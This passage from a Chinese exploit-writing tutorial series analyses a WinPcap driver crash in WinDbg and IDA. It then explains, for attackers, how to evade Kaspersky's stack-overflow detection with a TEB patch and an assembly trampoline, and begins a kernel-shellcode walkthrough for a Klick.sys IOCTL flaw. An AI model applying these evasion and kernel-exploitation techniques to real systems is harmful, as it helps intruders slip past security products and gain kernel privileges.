几件事情要先完成。在"我的电脑->属性->启动和故障恢复"中的"写入调试信息"选择"完全内存转储",这样Windows会保存Crash Dump,以便于用Windbg调试出错的位置,设置好Windbg的Symbol Path,重启后使用Windbg的Open Crash Dump加载C:\Windows下的MEMORY.DMP。等到出现如图2所示的内容后,输入"!analyze -v"就能看到驱动出错的具体信息了。




图2

```
    DEFAULT_BUCKET_ID:  INTEL_CPU_MICROCODE_ZERO
    BUGCHECK_STR:  0xBE
    PROCESS_NAME:  winpcap.exe
    TRAP_FRAME:  f9001ba4 -- (.trap fffffffff9001ba4)
    ErrCode = 00000003
    eax=8057e7ff ebx=80e6a000 ecx=00000000 edx=00000010 esi=ffb495b0 edi=ffb49540
    eip=faf0bfdd esp=f9001c18 ebp=f9001c34 iopl=0  nv up ei pl zr na pe nc
    cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000  efl=00010246
    npf+0xfdd:
    faf0bfdd 89480c  mov dword ptr [eax+0Ch],ecx ds:0023:8057e80b=84a38055
    Resetting default scope
    LAST_CONTROL_TRANSFER:  from 8051cf07 to 804f9925
    STACK_TEXT:
    f9001b2c 8051cf07 000000be 8057e80b 0057e121 nt!KeBugCheckEx+0x1b
    f9001b8c 805406ec 00000001 8057e80b 00000000 nt!MmAccessFault+0x8e7
    f9001b8c faf0bfdd 00000001 8057e80b 00000000 nt!KiTrap0E+0xcc
    WARNING: Stack unwind information not available. Following frames may be wrong.
    f9001c34 804eedf9 ffb457c0 ffb49540 806d12d0 npf+0xfdd
    f9001c44 80574b42 ffb495b0 ffba12e0 ffb49540 nt!IopfCallDriver+0x31
    f9001c58 805759d1 ffb457c0 ffb49540 ffba12e0 nt!IopSynchronousServiceTail+0x60
    f9001d00 8056e33c 0000002c 00000000 00000000 nt!IopXxxControlFile+0x5e7
    f9001d34 8053d808 0000002c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
    f9001d34 7c92eb94 0000002c 00000000 00000000 nt!KiFastCallEntry+0xf8
    0012fe48 7c92d8ef 7c801671 0000002c 00000000 ntdll!KiFastSystemCallRet
    0012fe4c 7c801671 0000002c 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
    0012feac 004015aa 0000002c 00002347 00000000 kernel32!DeviceIoControl+0xdd
    0012ff48 7c9306eb 00404515 00370000 00000009 winpcap+0x15aa
    00130160 00000000 00000002 00000024 00000034 ntdll!RtlAllocateHeap+0xeac
    STACK_COMMAND:  kb
    FOLLOWUP_IP:
    npf+fdd
    faf0bfdd 89480c  mov  dword ptr [eax+0Ch],ecx
    SYMBOL_STACK_INDEX:  3
    SYMBOL_NAME:  npf+fdd
    FOLLOWUP_NAME:  MachineOwner
    MODULE_NAME:  npf
    IMAGE_NAME:  npf.sys
    DEBUG_FLR_IMAGE_TIMESTAMP:  42efe135
    FAILURE_BUCKET_ID:  0xBE_npf+fdd
    BUCKET_ID:  0xBE_npf+fdd
    Followup:  MachineOwner
```

一目了然,0xfaf0bfdd处的指令"mov dword ptr [eax+0Ch],ecx"试图写入只读内存导致了蓝屏。接下来就是在IDA中静态分析。

```
.text:00010FCC  push   10h
.text:00010FCE  pop    edx
.text:00010FCF  cmp    [esi+4], edx
.text:00010FD2  jb     loc_110C4
.text:00010FD8  mov    eax, [edi+3Ch]
//[edi+3Ch]为UserBuffer的内容
.text:00010FDB  xor    ecx, ecx
.text:00010FDD  mov    [eax+0Ch], ecx
.text:00010FE0  mov    eax, [edi+3Ch]
.text:00010FE3  mov    [eax], ecx
.text:00010FE5  mov    eax, [edi+3Ch]
.text:00010FE8  mov    [eax+4], ecx
.text:00010FEB  mov    eax, [edi+3Ch]
.text:00010FEE  mov    [eax+8], ecx
```

0x00010FDD、0x00010FE3、0x00010FE8和

0x00010FEE四条语句导致内存的16字节被覆盖，由于前面的"xor ecx,ecx"，所以导致ecx不可控制，不然还可以以Ring0权限执行任意代码。然而在原作者给出的POC中好像是可以执行代码的，我使用的Winpcap是3.1版本的，是ethereal-setup-0.10.14中自带的，运行一次ethereal以后驱动就被加载进内核了。不知道是版本不同的问题，还是其它问题。因为显然上面的代码中ecx是不可控制的。

假如ecx可控，那么可以通过覆盖SSDT中的函数地址，然后在Ring3下调用相应的函数来执行ShellCode。Ring0下的ShellCode又和Ring3下的ShellCode有很大的不同，在内核态下不像用户态下有现成的API可以利用，所以这也算一个研究的比较少的方向，在下期文章中，我将结合可利用漏洞详细讲解一下如何利用这些驱动程序执行比较实用的ShellCode。

小结


通过这次漏洞分析，我们知道了如何调试蓝屏的转储文件，并分析了漏洞产生的原因，了解了用户态下的程序和内核态的驱动是如何进行通信的，在这里权当抛砖引玉，希望能给广大黑防读者带来一点帮助，如有错误纰漏，欢迎指正。

适合读者：溢出爱好者

前置知识：汇编语言、Shellcode基本原理

菜鸟版Exploit编写指南之四十：

编写绕过卡巴主动防御的ShellCode



文/图 gyzy[江苏大学信息安全系&EST]

现在主动防御的概念已经深入人心，市面上已经有不少安全产品加入了防范缓冲区溢出的功能，典型代表就是MacAfee和卡巴斯基。作为一个攻击者，就得想法设法的绕过，假如一个0Day被拦截的话，就前功尽弃了。这里我就以卡巴斯基为例子，详细讲一下如何尽量少的修改原ShellCode来穿透卡巴斯基的壁垒。

知己知彼

要想绕过卡巴斯基，必须首先了解卡巴是怎么判断溢出发生的。卡巴通过挂接GetProcAddress、LoadLibraryA、LoadLibraryW等函数，根据返回地址是否在栈中来判断是否发生了栈溢出。卡巴斯基Hook的GetProcAddress的代码如图1所示。其中的jmp指令是跳到了卡巴斯基的驱动中，由此大致可以猜测判断是否溢出的代码就在其中。判断的关键代码如下。

C CPU - 主线程, 模块 - kernel32

地址	HEX 数据	反汇编
7C883FEC	55	PUSH EBP
7C883FED	8BEC	MOV EBP, ESP
7C883FEF	90	NOP
7C883FF0	5D	POP EBP
7C883FF1	E9 997EFF75	JMP F287BE8F
7C883FF6	90	NOP
7C883FF7	90	NOP
7C883FF8	90	NOP
7C883FF9	90	NOP

图1

```
lkd> u f287BE8F
f287be8f 8b442404    mov eax,dword ptr [esp+4]
f287be93 56          push   esi
f287be94 8b74240c    mov esi,dword ptr [esp+0Ch]
f287be98 6a00        push   0
f287be9a 56          push   esi
f287be9b 6880be87f2  push   0F287BE80h
f287bea0 8d4c2414    lea ecx,[esp+14h]
f287bea4 50          push   eax
……省略……
lkd> u f287b0b0
f287b0b0 55          push   ebp
f287b0b1 8bec        mov ebp,esp
f287b0b3 83ec24      sub esp,24h
f287b0b6 64a104000000  mov eax,dword ptr fs:[00000004h]
```

```
f287b0bc 8945f8   mov dword ptr [ebp-8],eax
f287b0bf 64a108000000  mov eax,dword ptr fs:[00000008h]
f287b0c5 8945fc   mov dword ptr [ebp-4],eax
f287b0c8 8b4508   mov eax,dword ptr [ebp+8]
```

其中，f287b0d4处的几条比较指令可能就是判断溢出与否的关键，上面有两条指令也特别值得注意：

```
mov  eax,dword ptr fs:[00000004h]
mov  eax,dword ptr fs:[00000008h]
```

fs寄存器指向的是TEB，TEB中的第一项数据结构是"/*000*/ NT_TIB"，其结构如下。

```
typedef struct _NT_TIB {
struct _EXCEPTION_REGISTRATION_RECORD
*ExceptionList;
// 00h Head of exception
//record list
PVOID StackBase;  // 04h
PVOID StackLimit;  // 08h
PVOID SubSystemTib; // 0Ch
union { // 10h
PVOID FiberData; // for TIB
ULONG Version; // for TEB
};
PVOID ArbitraryUserPointer; // 14h Available
// for application use
struct _NT_TIB *Self; // 18h Linear address
// of TEB structure
} NT_TIB;
```

fs:[4]和fs:[8]分别是当前线程的栈基址和栈顶。现在思路就比较明朗了，卡巴斯基就是通过检测GetProcAddress等关键API的返回地址是否处于栈中来判定栈溢出的发生。

针锋相对

既然知道了卡巴斯基是如何检测的，那么绕过也就不难了。既然卡巴斯基是检测API的返回地址，那么我们就可以通过迂回的方式来绕过卡巴斯基的检测，具体实现如下。

1）修改TEB中fs:[4]和fs:[8]的值来使卡巴斯基认为返回地址不在栈中。就是上面ShellCode中在Call之前注释掉的部分"mov dword ptr fs:[4],0x0012FFFF"和"mov dword ptr fs:[8],0x0012FFFF"。在测试的时候，发现使用这一方法能使GetProcAddress绕过卡巴斯基的检测，但是LoadLibrary系列却不行，百思不得其解，若有高人知道，请指教（可能TEB跟线程有关，LoadLibrary涉及到多线程方面的一些问题）。

2）在内存中找一个相对固定又可写可执行的地址写入"push 返回地址 ret"这样一系列的指令，然后再将函数返回地址指向其来绕过卡巴斯基的检测，具体实现如下。

在原来调用API的地方，如"call dword ptr [edi-4]"使用如下方法来代替。

```
mov  edx,dword ptr [edi-4]
call  gcall
其中，gcall的代码如下。
// == 绕过缓冲区溢出检查的call ===
// 输入参数：
// edx 函数地址
// 0x7C884000
gcall:
popeax //将真正的返回地址保存到eax
movecx,0x7C884000
pushecx
movbyte  ptr [ecx],0x68        //push指令
movdword ptr [ecx+1],eax      //写入地址
movbyte  ptr [ecx+5],0xC3     //写入ret指令
jmpedx                        //执行真正的函数
```

0x7C884000是Kernel32数据段的地址，当然，可以用其它等价的地址替换。这样的话，修改原来的ShellCode也比较方便，只需要在关键函数处调用就可以了。假如是利用Hash比较查找API地址的话，那就只需要在LoadLibrary的地方调用就可以了。

测试

测试中我使用了三段不同的ShellCode，分别是使用了方法2（绕过）、方法1（失败）和没使用任何绕过的ShellCode，对于检测到的缓冲区溢出，卡巴斯基会提示，如图2所示。




图2

使用了方法2的ShellCode则顺利绕过了卡巴斯基，这里就不截图了，只是一个简单的显示MessageBox的ShellCode，可以在随文代码中找到。


小结

其实绕过缓冲区溢出检测的方法远不止这一种，只要搞清楚它的检测原理，绕过并不是什么难事。除了上面说的，假如能够不调用GetProcAddress和LoadLibrary，那当然是最好的了，DLL句柄可以通过PEB获得，函数地址通过Hash比较获得。最后，希望本文能给广大黑友们带来一点帮助，本人也是菜鸟，如有错误纰漏，欢迎指正。

适合读者: 溢出爱好者
前置知识: 汇编语言、Windows内核基本原理

菜鸟版Expliot编写指南之四十一:

从卡巴漏洞管窥内核模式ShellCode的编写



文/图 gyzy[江苏大学信息安全系&EST]

在用户态(Ring3)下存在的种种漏洞在内核态(Ring0)下一样存在,并且有些漏洞在用户态下反而比较少见,比较典型的例子就是DeviceIOControl畸形参数这一类的漏洞。用户态的Exploit技术是内核Exploit技术的基础,假如连用户态下Exploit的一些概念还不是很清楚的话,建议读者先了解一下用户态的Exploit和ShellCode技术。这两者虽然相似,但还是有很大的不同,在内核态下不像用户态下有丰富的API接口函数可供调用,并且要求也更高,一不小心就会导致蓝屏。网上有很多介绍驱动本地权限提升漏洞的文章,但对于写可用的ShellCode这个问题就都回避了,这次我以卡巴NDIS-TDI Hook驱动(Klick.sys)的畸形参数漏洞为蓝本,详细讲述一下如何编写能在内核下运行的ShellCode。KIS/KAV 6.0.0.0-6.0.0.307均存在此漏洞,测试的时候注意版本。在开始之前,我们先来介绍一下要用到的背景知识。

背景知识

Kernel&Userland 386及以上的CPU实现了4个特权级模式(Windows只用到了其中两个),其中特权级0(Ring0)是留给操作系统代码和设备驱动程序代码使用的,它们工作于系统核心态 而特权极3(Ring3)则给普通的用户程序使用,它们工作在用户态。运行于处理器核心态的代码不受任何限制,可以自由地访问任何有效地址,进行直接端口访问。而运行于用户态的代码则要受到处理器的诸多检查,它们只能访问映射其地址空间的页表项中规定的在用户态下可访问页面的虚拟地址,且只能对任务状态段(TSS)中I/O许可位图(I/O Permission Bitmap)中规定的可访问端口进行直接访问(此时处理器状态和控制标志寄存器EFLAGS中的IOPL通常为0,指明当前可以进行直接I/O的最低特权级别是Ring0)。以上的讨论只限于保护模式操作系统,像DOS这种实模式操作系统则没有这些概念,其中的所有代码都可被看作运行在核心态。处理器模式从Ring3向Ring0的切换发生在控制权转移时,有以下两种情况 访问调用门的长转移指令CALL,访问中断门或陷阱门的INT指令。具体的转移细节由于涉及复杂的保护检查和堆栈切换,不再赘述,请参阅相关资料。现代的操作系统通常使用中断门来提供系统服务,通过执行一条陷入指令来完成模式切换,在Intel X86上这条指令是INT,如在Windows 9X下是INT30(保护模式回调),在Linux下是INT80,在Windows NT/2000下是INT2E。用户模式的服务程序(如系统DLL)通过执行一个INTXX来请求系统服务,然后处理器模式将切换到核心态,工作于核心态的相应的系统代码将服务于此次请求并将结果传给用户程序。

NativeAPI

本机API是除了Win32 API,NT平台开放的另一个接口。本机API运行在Ring0层,拥有没有限制的操作权限,因此微软出于安全考虑并没有发布支持这种应用的开发方法。Win32 API中的所有调用最终都转向了ntdll.dll,再由它转发至ntoskrnl.exe。ntdll.dll是本机API用户模式的终端。真正的接口在ntoskrnl.exe里完成。事实上,内核模式的驱动大部分都在调用这个模块。Ntdll.dll的主要作用就是让内核函数的特定子集可以被用户模式下运行的程序调用。Ntdll.dll通过软件中断int 2Eh进入ntoskrnl.exe,也就是通过中断门切换CPU特权级。

Windows的APC机制

APC是"异步过程调用(Asyncroneus Procedure Call)"的缩写。从大体上说,Windows的APC机制相当于Linux的Signal机制,实质上是一种对于应用软

件（线程）的"软件中断"机制。但是读者将会看到，APC机制至少在形式上与软件中断机制还是有相当的区别，而称之为"异步过程调用"确实更为贴切。APC与系统调用是密切联系在一起的，在这个意义上APC是系统调用界面的一部分。然而APC又与设备驱动有着很密切的关系。例如，ntddk.h中提供"写文件"系统调用ZwWriteFile()，即NtWriteFile()的调用接口。

```
NTSYSAPI
NTSTATUS
NTAPI
ZwWriteFile(
IN HANDLE FileHandle,
IN HANDLE Event OPTIONAL,
IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
IN PVOID ApcContext OPTIONAL,
OUT PIO_STATUS_BLOCK IoStatusBlock,
IN PVOID Buffer,
IN ULONG Length,
IN PLARGE_INTEGER ByteOffset OPTIONAL,
IN PULONG Key OPTIONAL
);
```

这里有个参数ApcRoutine，是一个函数指针。什么时候要用到这个指针呢？原来，文件操作有"同步"和"异步"之分。普通的写文件操作是同步写，启动这种操作的线程在内核进行写文件操作期间被"阻塞（blocked"而进入"睡眠"，直到设备驱动完成了操作以后才又将该线程"唤醒"而从系统调用返回。但是，如果目标文件是按异步操作打开的，即在通过W32的API函数CreateFile()打开目标文件时把调用参数dwFlagsAndAttributes设置成FILE_FLAG_OVERLAPPED，那么调用者就不会被阻塞，而是把事情交给内核，不等实际的操作完成就返回了。但是此时要把ApcRoutine设置成指向某个APC函数。这样，当设备驱动完成实际的操作时，就会使调用者线程执行这个APC函数，就像是发生了一次中断。

漏洞分析

漏洞出现卡巴的NDIS-TDI Hook驱动（Klick.sys）中，该驱动在处理0x80052110号IO请求时未对参数进行足够的验证，导致非特权用户能够以Ring0权限执行任意代码，这种类似的漏洞已经暴露过不少，在定位问题代码的时候可以在IDA中直接以文本搜索80052110，问题代码如下。

```
.text:00011740 mov [ebp+var_8], ebx
.text:00011743 jzloc_11988
.text:00011749 cmp eax, 80052108h
.text:0001174E jzloc_1195E
.text:00011754 cmp eax, 8005210Ch
.text:00011759 jzloc_1194A
.text:0001175F cmp eax, 80052110h
.text:00011764 jzloc_117F8
```

此处代码是驱动的Dispatch例程中对IO代码处理的一个Switch Case判断，看看loc_117F8处的处理代码。

```
.text:000117F8 loc_117F8:; CODE XREF: sub_1172A+3A281j
.text:000117F8 mov esi, [ebp+arg_4]
.text:000117FB cmp esi, ebx
.text:000117FD jzloc_119B0
.text:00011803 cmp [ebp+arg_8], 8
.text:00011807 jbloc_119B0
.text:0001180D mov eax, [ecx]
.text:0001180F pushebx
.text:00011810 calldword ptr [eax+14h]
.text:00011813 mov edi, eax
.text:00011815 cmp edi, ebx
.text:00011817 jzloc_1199F
.text:0001181D mov eax, [edi]
.text:0001181F mov ecx, edi
.text:00011821 calldword ptr [eax+4]
.text:00011824 pushdword ptr [esi+4]
.text:00011827 mov ecx, edi
.text:00011829 pushdword ptr [esi]
.text:0001182B callsub_15306
```

注意此时的[ebp+arg_4]，也就是esi是第二个参数，指向用户提交的lpInBuffer，请看DeviceIOControl的原型。

```
BOOL DeviceIoControl( HANDLE hDevice,
DWORD dwIoControlCode,
LPVOID lpInBuffer,
DWORD nInBufferSize,
LPVOID lpOutBuffer,
DWORD nOutBufferSize,
LPDWORD lpBytesReturned,
LPOVERLAPPED lpOverlapped );
```

跟入sub_15306

```
.text:00015306 pushebp
.text:00015307 mov ebp, esp
.text:00015309 sub esp, 20h
.text:0001530C pushebx
.text:0001530D pushesi
.text:0001530E pushedi
.text:0001530F mov esi, ecx
.text:00015311 callsub_1555A
.text:00015316 mov ecx, [ebp+arg_4]
.text:00015319 lea edi, [esi+10h]
.text:0001531C mov [esi+1ECh], ecx
.text:00015322 pushecx
